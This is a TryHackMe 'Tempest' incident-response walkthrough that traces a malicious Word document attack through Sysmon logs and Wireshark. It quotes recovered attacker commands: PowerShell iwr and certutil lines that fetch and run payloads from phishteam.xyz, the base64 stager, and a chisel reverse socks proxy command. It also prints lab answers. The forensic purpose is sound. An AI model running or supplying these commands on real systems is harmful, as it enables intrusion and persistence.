TryHackMe Walkthrough - Tempest
Complete solutions and explanations for the Tempest challenge on TryHackMe
This is a walkthrough for the Tempest room on TryHackMe
You are tasked to conduct an investigation from a workstation affected by a full attack chain.
- Introduction
This challenge is about learning how to analyze endpoint and network logs from a compromised system. We are tasked to be the Incident Responder that will analyze the artefacts from the compromised Tempest machine.
Prerequisites:
It is highly recommended to go through the following rooms before attempting this challenge:
- Preparation - Log Analysis
Before we start lets recap our knowledge about Log Analysis and Event Correlation:
- Log Analysis
Log analysis is all about making sense of the events your computer systems generate. These logs can reveal a lot—security threats, application bugs, performance issues, or other risks that could harm your organisation.
Logs record activities happening inside your applications and systems. Logs are created automatically for things like system messages, login attempts, and network traffic. Every entry comes with a timestamp, showing exactly when the event occurred. This detail is incredibly useful during investigations because it helps you trace what happened and when.In short, logs give you visibility. By analysing them, you can spot anomalies early and keep your systems secure and running smoothly. - Event Correlation
Event correlation is about connecting the dots between different log sources. Instead of looking at logs in isolation, it identifies relationships across systems — like application logs, endpoint logs, and network logs — to build a bigger picture. Here’s an example: A single network connection might show up in multiple logs. Sysmon logs (Event ID 3: Network Connection) can tell you which process made the connection and which user ran it. Firewall logs, on the other hand, give details like source and destination IP addresses, ports, protocol, and whether the connection was allowed or blocked.By correlating these pieces, you get context. You don’t just see that a connection happened—you know who initiated it, what process was involved, and whether it was permitted. This is critical for spotting suspicious activity and understanding how an attack might unfold.
With this we can connect the dots of different data sources like:- Source and Destination IP
- Source and Destination Port
- Action Taken
- Protocol
- Process name
- User Account
- Machine Name
Question:
I have read and understood the concept of Log Analysis and Event Correlation.
- No answer needed!
- Preparation - Tools and Artifacts
Out first task is to compare the artefacts by their hashes using Powershell.
For this we are using the Get-FileHash cmdlet on the files in the "Incident Files" folder located on the Desktop:
PS C:\Users\user> cd .\Desktop\
PS C:\Users\user\Desktop> cd '.\Incident Files\'
PS C:\Users\user\Desktop\Incident Files> ls


    Directory: C:\Users\user\Desktop\Incident Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        6/21/2022   1:46 AM       17479060 capture.pcapng
-a----        6/21/2022   1:30 AM        3215360 sysmon.evtx
-a----        6/21/2022   1:29 AM        1118208 windows.evtx
Questions:
What is the SHA256 hash of the capture.pcapng file?
Click to reveal
CB3A1E6ACFB246F256FBFEFDB6F494941AA30A5A7C3F5258C3E63CFA27A23DC6
What is the SHA256 hash of the sysmon.evtx file?
Click to reveal
665DC3519C2C235188201B5A8594FEA205C3BCBC75193363B87D2837ACA3C91F
What is the SHA256 hash of the windows.evtx file?
Click to reveal
D0279D5292BC5B25595115032820C978838678F4333B725998CFE9253E186D60
- Initial Access - Malicious Document
In this incident, you will act as an Incident Responder from an alert triaged by one of your Security Operations Center analysts. The analyst has confirmed that the alert has a CRITICAL severity that needs further investigation.
As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:
- The malicious document has a .doc extension.
- The user downloaded the malicious document via chrome.exe.
- The malicious document then executed a chain of commands to attain code execution.
Investigation Guide
To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:
- Start with the events generated by Sysmon.
- EvtxEcmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document.
Significant Data Sources:
- Sysmon
Questions:

The user of this machine was compromised by a malicious document. What is the file name of the document?
We already know that the malicious document was a .doc file. So we can just search for "'.doc" in the sysmon log
Click to reveal
free_magicules.doc
What is the name of the compromised user and machine?
Format: username-machine name
We can answer this using the screenshot above
Click to reveal
benimaru-TEMPEST

What is the PID of the Microsoft Word process that opened the malicious document?
For this question we can filter for event ID 1 (Process creation) and search for the .doc file
Click to reveal
496
Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?
My first idea was to look for event ID 3 (Network connection), but I couldn't find the domain. So I kept searching for "free_magicules.doc" and found it:

Now that we know the malicious domain we can filter for event ID 22 (DNS) and search for the domain
Click to reveal
167.71.199.191
What is the base64 encoded string in the malicious payload executed by the document?
At first, this was a bit tricky, but earlier we saw the execution of the malicious .doc file with the process ID 496. So I searched for an event ID 1 with a ParentProcessID of 496 and found it.

Click to reveal
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==
What is the CVE number of the exploit used by the attacker to achieve a remote code execution?
Format: XXXX-XXXXX
We need to do some external research to answer this. In the last question, we saw that the payload was executed by msdt.exe. By googling "msdt.exe Word document vulnerability," we can find the answer.
Click to reveal
2022-30190
- Initial Access - Stage 2 execution
Based on the initial findings, we discovered that there is a stage 2 execution:
- The document has successfully executed an encoded base64 command.
- Decoding this string reveals the exact command chain executed by the malicious document.
Investigation Guide
With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:
- The Autostart execution reflects explorer.exe as its parent process ID.
- Child processes of explorer.exe within the event timeframe could be significant.
- Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.
Significant Data Sources:
- Sysmon
Questions:
The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?
To answer this, we have to decode the base64-encoded string we found earlier.
I used CyberChef to do this:
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm update.zip;
After that, we just have to connect the app variable with the path. Earlier, we saw that the user who executed this was benimaru.
Click to reveal
C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user?
Format: Remove the double quotes from the log.
For this, my first guess was to look for strings like "update.zip" and if something showed up that wasn't base64-encoded. However, I was not successful with that.
So I kept looking for IOCs that we already know ran after the execution of the base64-encoded string.
And I found this PowerShell execution with explorer.exe as ParentImage

Click to reveal
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe
Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?
After we know about first.exe, we can filter for event ID 1 and look for the execution of first.exe.

Click to reveal
CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8
The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker?
Format: domain:port
For this, we can filter for Event ID 22 (DNS) and search for first.exe

Knowing the domain and IP I switched to Wireshark and searched for the dst IP:

Click to reveal
resolvecyber.xyz:80
- Initial Access - Malicious Document Traffic
Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:
- We discovered the Domain and IP invoked by the malicious document on Sysmon logs.
- There is another domain and IP used by the stage 2 payload logged from the same data source.
Investigation Guide
Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:
- We can now use Brim and Wireshark to investigate the packet capture.
- Find network events related to the harvested domains and IP addresses.
- Sample Brim filter that you can use for this investigation:
_path=="http" "<malicious domain>"
Data Sources:
- Packet Capture
Questions:
What is the URL of the malicious payload embedded in the document?
We can jsut use the domain we found earlier:

Click to reveal
http://phishteam.xyz/02dcf07/index.html
What is the encoding used by the attacker on the c2 connection?
Again, we can filter for the c2 domain we found earlier

After that i used CyberChefs Magic function to get the encoding

Click to reveal
base64

The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?
We can see the answer in the Wireshark screenshot above
Click to reveal
q
The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?
Again, we can see the answer in the Wireshark screenshot above
Click to reveal
/9ab62b5
What is the HTTP method used by the binary?
Again, we can see the answer in the Wireshark screenshot above
Click to reveal
GET
Based on the user agent, what programming language was used by the attacker to compile the binary?
Format: Answer in lowercase
Click to reveal
nim
- Discovery - Internal Reconnaissance
Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:
- We can easily decode the encoded string in the network traffic.
- The traffic contains the command and output executed by the attacker.
Investigation Guide
To continue with the investigation, we may focus on the following information:
- Find network and process events connecting to the malicious domain.
- Find network events that contain an encoded command.
- We can use Brim to filter all packets containing the encoded string.
- Look for endpoint enumeration commands since the attacker is already inside the machine.
In addition, we may refer to our cheatsheet for Brim to quickly investigate the encoded traffic with the following filters:
- To get all HTTP requests related to the malicious C2 traffic:
_path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort ts
Significant Data Sources:
- Packet Capture
- Sysmon
Questions:
The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?
To get the answere we just have to decode the base64 strings and we will find this:
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"

$securePassword = ConvertTo-SecureString $pass -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword
Click to reveal
infernotempest
The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?
netstat -ano -p tcp -
Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       864
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       5508
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING       4964
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       476
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       1212
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       1760
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       2424
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING       624
  TCP    0.0.0.0:49676          0.0.0.0:0              LISTENING       608
  TCP    192.168.254.107:139    0.0.0.0:0              LISTENING       4
  TCP    192.168.254.107:51802  52.139.250.253:443     ESTABLISHED     3216
  TCP    192.168.254.107:51839  34.104.35.123:80       TIME_WAIT       0
  TCP    192.168.254.107:51858  104.101.22.128:80      TIME_WAIT       0
  TCP    192.168.254.107:51860  20.205.146.149:443     TIME_WAIT       0
  TCP    192.168.254.107:51861  204.79.197.200:443     ESTABLISHED     4352
  TCP    192.168.254.107:51871  20.190.144.169:443     TIME_WAIT       0
  TCP    192.168.254.107:51876  52.178.17.2:443        ESTABLISHED     4388
  TCP    192.168.254.107:51878  20.60.178.36:443       ESTABLISHED     4388
  TCP    192.168.254.107:51881  52.109.124.115:443     ESTABLISHED     4388
  TCP    192.168.254.107:51882  52.139.154.55:443      ESTABLISHED     4388
  TCP    192.168.254.107:51884  40.119.211.203:443     ESTABLISHED     4388
  TCP    192.168.254.107:51895  52.152.90.172:443      ESTABLISHED     5508
  TCP    192.168.254.107:51896  20.44.229.112:443      ESTABLISHED     8904
After a bit of research we find out that port 5985 is used by WinRM (Windows Remote Management)
Click to reveal
5985

The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection?
Format: Remove the double quotes from the log.
powershell iwr http://phishteam.xyz/02dcf07/ch.exe -outfile C:\Users\benimaru\Downloads\ch.exe
After discovering this in the base64 strings we can just search for ch.exe in the sysmon logs and we find the answer:
Click to reveal
C:\Users\benimaru\Downloads\ch.exe client 167.71.199.191:8080 R:socks
What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?
We found the answer in the same Sysmon event as in the previous question
Click to reveal
8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451

What is the name of the tool used by the attacker based on the SHA256 hash?
Provide the answer in lowercase.
We can look up the hash on virustotal
Click to reveal
chisel

The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?
Format: Answer in lowercase
I searched for events by the user benimaru after the remote shell connection
Click to reveal
WinRM
- Privilege Escalation - Exploiting Privileges
Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.
